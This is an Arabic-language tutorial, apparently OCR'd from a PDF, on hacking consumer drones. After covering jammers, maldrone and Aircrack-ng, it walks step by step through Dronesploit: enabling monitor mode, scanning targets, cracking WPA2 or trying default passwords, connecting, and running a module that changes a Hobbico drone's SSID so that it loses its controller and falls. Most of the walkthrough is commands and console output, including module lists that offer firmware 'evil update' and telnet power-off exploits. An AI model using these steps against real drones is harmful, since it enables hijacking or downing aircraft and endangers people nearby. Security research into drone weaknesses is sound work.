
- يبقا ال Sbus عامل زي وسيط بين وحده التحكم اللي هي الريموت ال بيتحكم فيه الشخص وال Drone ودا بيتم من خلال السلك ال بيحتوي على الاوامر اللي عاوز تنفذها وبعد كدا فالنهايه بتروح لل Flight Controller اللى هي وحده التحكم فال Drones وتنفذ الاوامر المطلوبه .

- فمثلا لو كنت باعت أمر عشان ترفع ال Drones لارتفاع أكبر هيطلع أمر من ال Flight Controller عشان يزود السرعه عشان تطلع للارتفاع اللى انت عاوزه .. وضحت كدا .

ـعندك Tool تانيه برضه اسمها ال UAV jammer دي اداه تشويش على اشارات الاتصال بين المتحكم فالDrones وبين ال Drones ودا هيفقد الاتصال بينهم ودي بترسل اشارات راديو بنفس التردد ال شغال عليه اشارات ال Drones واللى بتكون غالبا 2.4GHZ و 5.8GHZ بالنسبه للموجات اللاسلكيه زي ال Radio ودا بيعمل تشويش فالاشارات بين ال Controller وبين ال Drones ودا هيوقف التواصل مبين ال Drones وبين ال Controller وخد بالك من التصريحات القانونيه لهذه الاداه وانصح بالقرأه عنها ....

- وبرضه عندك في بعض الدول ادوات بيستخدموها عشان يعملوا jamming لل Drones وبتبقا جاهزة زي الموجوده في موقع terrahexen وهسيبلك اللينك بتاعه خش اتصفح الموقع واتفرج عال Technology بتاعتهم رهيبه جدا فحته ال UAV Jamming تحديدا ...

https://terrahexen.com/en/oferta/produkt/uav-/detection-systems



- وعندك Tool تانيه زي ال maldrone ودي بتدور على ال Vulnerabilities الموجوده فال Drones وتحددهالك عشان تعملها Exploit فيما بعد ... ودي عادي تنزلها من Github .

- وفي Tool ال Aircrack-Ng دي عشان تختبر قوه شبكه ال Wifi ال بتستخدمها ال Drones ودي موجوده فال Kali تقدر تستخدمها وتستعمل معاها Wifi Adaptor عشان يكبر المدى أو النطاق بتاع الشبكات ال حواليك وال انت هتختبر قوتهم وتطلع نقط ضعفهم عشان تستغلها بعد كدا ... وهنشوفها بعدين بالتفصيل دي عشان نراقب ال WIFI ال شغال عليها ال Drones فالنطاق بتعنا ونحاول نخترقها .. الشاهد من كل دا انك متثبتش على Tool معينه لان فيه كتير يفيدك .

- نرجع لل Tool ال كنا شغالين بيها وهي ال Dronesploit ونكمل باقي شغلنا ... خد بالك لازم يكون عندك Drone بتجرب عليه أو موجود في نطاق وجودهمعشان ال Tool تعمله detect ... عاوزين نشوف ال Modules المتاحه عندنا فال tool واللى نقدر نستخدمها ودا بيتم عن طريق الامر show modules ... زي كدا .

```
dronesploit > show modules

Auxiliary modules
=================

    Name           Path  Enabled  Description
    ----           ----  -------  -----------
    deauth         wifi  Y        Deauthenticate the target station connected to the given BSSID given its MAC address.
    deauth_any     wifi  Y        Deauthenticate any target found connectect to the given BSSID on the given channel.
    find_ssids     wifi  Y        Scan for any SSID's.
    find_targets   wifi  Y        Scan for SSID's of known drones.
    wpa2psk_crack  wifi  Y        Capture a WPA handshake on the given BSSID and crack it with aircrack-ng.


Command modules
===============

    Name                Path           Enabled  Description
    ----                ----           -------  -----------
    change_ap_password  hobbico/cme    Y        Change the password of the target C-me's AP.
    change_ap_password  hobbico/flitt  Y        Change the password of the target Flitt's AP.
    change_ap_ssid      hobbico/cme    Y        Change the SSID of the target C-me's AP.
    change_ap_ssid      hobbico/flitt  Y        Change the SSID of the target Flitt's AP.
    change_datetime     hobbico/cme    Y        Change the datetime of the target C-me.
    change_datetime     hobbico/flitt  Y        Change the datetime of the target Flitt.
    get_sys_info        hobbico/cme    Y        Get system information from the target C-me.
    get_sys_info        hobbico/flitt  Y        Get system information from the target Flitt.
    power_off           hobbico/cme    Y        Power off the target C-me.
    power_off           hobbico/flitt  Y        Power off the target Flitt.
    stop_video          hobbico/cme    Y        Stop video recording of the target C-me.
    stop_video          hobbico/flitt  Y        Stop video recording of the target Flitt.


Exploit modules
===============

    Name            Path           Enabled  Description
    ----            ----           -------  -----------
    firmware_dos    hobbico/cme    Y        Push an empty update to break target C-me's system.
    firmware_update hobbico/cme    Y        Push an evil update to the target C-me and trigger it.
    telnet_dos      hobbico/flitt  Y        Power off the target Flitt through Telnet.

dronesploit >
```

- عاوزين بعد كدا نعمل Activate لل monitor mode عن طريق الامر toggle بتكتبه فال dronesploit وبعد بتديه كارت ال wireless ال هو ال WIFI interface ال عاوزه يعمل عليه monitor ... زي كدا .

```
dronesploit > toggle wlp4s0
[*] wlp4s0 set to monitor mode on wlp4s0mon
dronesploit >
```

- وهتلاقي ال **Tool** بتقولم حطه في وضع المراقبه ال **Monitor** ...

```
dronesploit > toggle wlp4s0mon
[*] wlp4s0mon set back to managed mode
dronesploit >
```

- بعد مفعلت ال **Monitor mode** هتعمل الامر **targets** عشان يجبلك الاهداف المتاحه فالنطاق بتاعك ... وكمان عندك الامر **scan_wifi** ودا تقدر تستخدمه عشان يجبلك شبكات ال **WIFI** اللى متصله بيها ال **Drones** وكمان عندك **list_drones** ودا بيجبلك **list** بال **Drones** الموجوده على الشبكه ال انت استهدفتها وعندك الامر **drone__info** ودا بيجبلك معلومات عن ال **Drone** والطراز الخاص بيها والشركه اللى صنعتها والبرتوكولات المستخدمه فيها ... وفيه أوامر مفيده كتير تقدر تكتشتفها بنفسك .


```
dronesploit > targets

Available Targets
=================

ESSID         BSSID              Channel  Power  Enc   Cipher  Auth  Password  Stations
.....         .....              .......  .....  ...   ......  ....  ........  ........
Flitt_QVJXBQ  EC:3D:FD:43:55:26  6        -32    WPA2  CCMP    PSK   None
C-me_0123456  48:E7:CE:B0:02:D3  2        -39    WPA2  CCMP    PSK   None
```

- وخد بالك ال **Targets** بتاخد وقت يصل ل **5** دقايق عشان تسمع فال **Tool** هنا وتظهر فسيب ال **Tool** تكتشف ال **Targets** براحتها ... وممكن تستخدم الامر **Scan** كنوع من التأكيد عشان يفحصلك الاهداف القريبه والبعيده عنك شويه .


ـ بعد كدا هنستخدم ال auxiliary بتعنا اللى هنفذ بيه ال Attack واللى هتلاقيه غير متاح للاستخدام حاليا بسبب الحروب اكيد هتلاقيه مكتوب جنبه بالخط العريض disabled وانا مستعين بالشرح من مكان تاني لل Tool ... المهم عندي تفهم الفكرة وتحاول تطبقها ب Tool تانيه وال auxiliary دا بيعمل Crack لل WPA2 نظام التشفير او الحمايه المستخدم في شبكه ال Wifi وهو بيشتغل زي ال -Aircrack NG زي مقولنا قبل كدا بل وبيستعين بال Modules الموجوده فيها عشان تنفذ ال Attack لل Wifi اللي موجود عليها ال Target وهو wifi/wpa2psk_crack زي مهنشوف فالمثال ...

ـ عندنا ال ESSID ال هو Extended Service Set identifier ودا اسم شبكه ال WIFI ودا عباره عن رقم بنديه لل WIFI network عشان نتعرف عليها ويكون مميز ليها عن غيرها وخصوصا فال Access point ... هتلاقي ال auxiliary بتعنا عطاه ال ESSID وال interface ال هيشتغل عليه بطريقه by default واحنا فوق عطناه ال interface عادي وهو اختار ال ESSID المناسب ليه ... وباقي الحاجات ال required هو بيحطها من نفسه تماما زي ال metasploit زي موضحنا .... وبعد كدا بتعمل run عشان تعمل ال Attack ... خد بالك كل دا احنا بن Attack على ال WIFI عشان نكسر ال WPA2 عشان نعرف ال Password عشان نعمل Connect بال Network الموجود عليها ال Drones تماما

الخطوات دي ممكن تعملها بال Aircrack-NG مش هنختلف ولكن ال tool هنا بتوفرلك ال Attack داخل ال Auxiliary فهي بتنفذه .



- لو جينا نعمل test عال targets بتعنا عشان نشوف التغيير اللى حصل وخد بالك من نقطه مهمه هنا وهي ان ال Drones معظمها بتيجي من الشركات محدش بيغيرلها الباسورد وبيفضل زي مهو default فغالبا ال password كله واحد وبيبقا الافتراضي ال جي بيها ال Drones ... فبعض الحالات جرب ال password الافتراضي وابحث عنهم واقعد جربهم احتمال كبير ينفع معاك بدل من تنفيذ ال Attack ال فوق دا ... منفعش نفذ ال Attack علطول .



- جبنا ال Pasword تعالى نعمل Connection بال Target بتعنا عن طريق الامر connect وبعد اسم ال Drone بتعنا ... زي كدا .

```
dronesploit > connect Flitt_QVJXBQ
[+] Connected to 'Flitt_QVJXBQ' on wlp4s0
dronesploit > targets

Available Targets
=================

    ESSID         BSSID              Channel  Power  Enc   Cipher  Auth  Password  Stations
    .....         .....              .......  .....  ...   ......  ....  ........  ........
    C-me 0123456  48:E7:CE:B0:02:D3  2        -40    WPA2  CCMP    PSK   12345678
    Flitt_QVJXBQ  EC:3D:FD:43:55:26  6        -33    WPA2  CCMP    PSK   12345678
```

- وممكن نعمل Connect بال Drone التاني مدام هما الاتنين ليهم نفس ال Password ... زي كدا .

```
dronesploit > connect C-me_0123456
[+] Connected to 'C-me_0123456' on wlp4s0
dronesploit > use command/hobbico/flitt/change_ap_ssid
[!] No Hobbico Flitt target connected yet ; please use the 'scan' and 'connect' commands
```

- نوع ال Drone اللى هنستهدفها من خلال ال module بتعنا هي ال Hobbico Flitt وال module دا موجود عندنا فال dronesploit وهو ال /command/hobbico/flitt/change_ap_ssid ودا وظيفته انه بيعملنا تغيير او تعديل ال SSID الخاصه بشبكه ال WIFI اللى متصل بيها ال Drone وال SSID ببساطه هو المسؤول عن اظهار اسم شبكه ال WIFI لما تيجي تبحث عنها ودا اختصار ل Service Set Identifier ... فأحنا هنضلل ال Drone ونغير ال SSID وهنفقده الاتصال بالشبكه الاساسيه ال بيتم التحكم فيه من خلالها من خلال ال Controller وبكدا يفقد التحكم فيه وننفذ ال Attack بتعنا عن طريق ال module دا اللى بيقطع الاتصال مبين ال Drone وال Controller الموجود فالنوع Hobbico flitt زي مذكرنا ...

- زي ال Evil twins تماما وتعمل شبكه وهميه ال Attacker اللى عاملها بنفس اسم الشبكه الاساسيه عشان ال User ...

ال بيتحكم فال Drones يتخدع ويعمل Connect بيها وانت تسيطر عال Drones من خلال اتصالك بيه عبر ال WIFI ... تعالى ندخل لل module دا ونشوف عاوز منا requires ايه عشان نديهاله وننفذ ال Attack .

```
dronesploit command(hobbico/flitt/change_ap_ssid) > show options

Console options
===============

    Name         Value          Required  Description
    ----         -----          --------  -----------
    FLYCTL_PORT  10080          Y         Fly controller port
    IP           192.168.234.1  Y         IP address of drone's AP
    NEW_SSID                    Y         Target's new SSID
    TARGET                      Y         Target's SSID
```

- تديله بس ال IP الخاص بال Drone ال عاوز تستهدفه وكمان ال New SSID ال عاوز تضيفه عشان تقطع اتصال ال Drone بال Controller وتوجه ال Drone ليه ... ودا عن طريق الامر set TARGET والتاني set NEW_SSID وتعمل run لل module عادي هتلاقي ال Attack اشتغل معاك .

- والمفروض لو انت معاك Drone وفعلا بتعمل ال test دا أو فالحقيقه هتلاقي ال Drone سقط قدامك فالارض لانه فقد الاتصال بال Controller بتاعه وبكدا يكون نجح ال Attack بتعنا .

```
dronesploit > connect C-me_0123456
[+] Connected to 'C-me_0123456' on wlp4s0
dronesploit > use command/hobbico/flitt/change_ap_ssid
[!] No Hobbico Flitt target connected yet ; please use the 'scan' and 'connect' commands
dronesploit command(hobbico/flitt/change_ap_ssid) > use command/hobbico/cme/get_sys_info
dronesploit command(hobbico/cme/get_sys_info) > show options

Console options
===============

    Name         Value          Required  Description
    ----         -----          --------  -----------
    FLYCTL_PORT  4646           Y         Fly controller port
    IP           192.168.100.1  Y         IP address of drone's AP
    TARGET       C-me_0123456   Y         Target's SSID

dronesploit command(hobbico/cme/get_sys_info) >
```

```
dronesploit command(hobbico/cme/get_sys_info) > run
[*] Requesting system information...
[+] System info retrieved
FirmWare: 0.7.15
M_AE: 0
M_AWB: 0
M_BATTERY: 1
M_BHT: 0
M_CARD:
  online: 0
M_CTS: 0
M_LED_MODE: 0
Wifi_Param:
  pass_phrase: '12345678'
  ssid: C-me_0123456
```

- وبس كدا ومتنساش كالعاده ذكر الله الصلاه على النبي محمد صلي الله عليه وسلم والدعاء الصادق لاخواتنا المستضعفين في غزة والسودان ولبنان واليمن وسوريا وكل مكان بأن ينصرهم الله ويثبت أقدامهم .

ومتنساش المقاطعه ودعم أخواتك بكل ما تستطيع .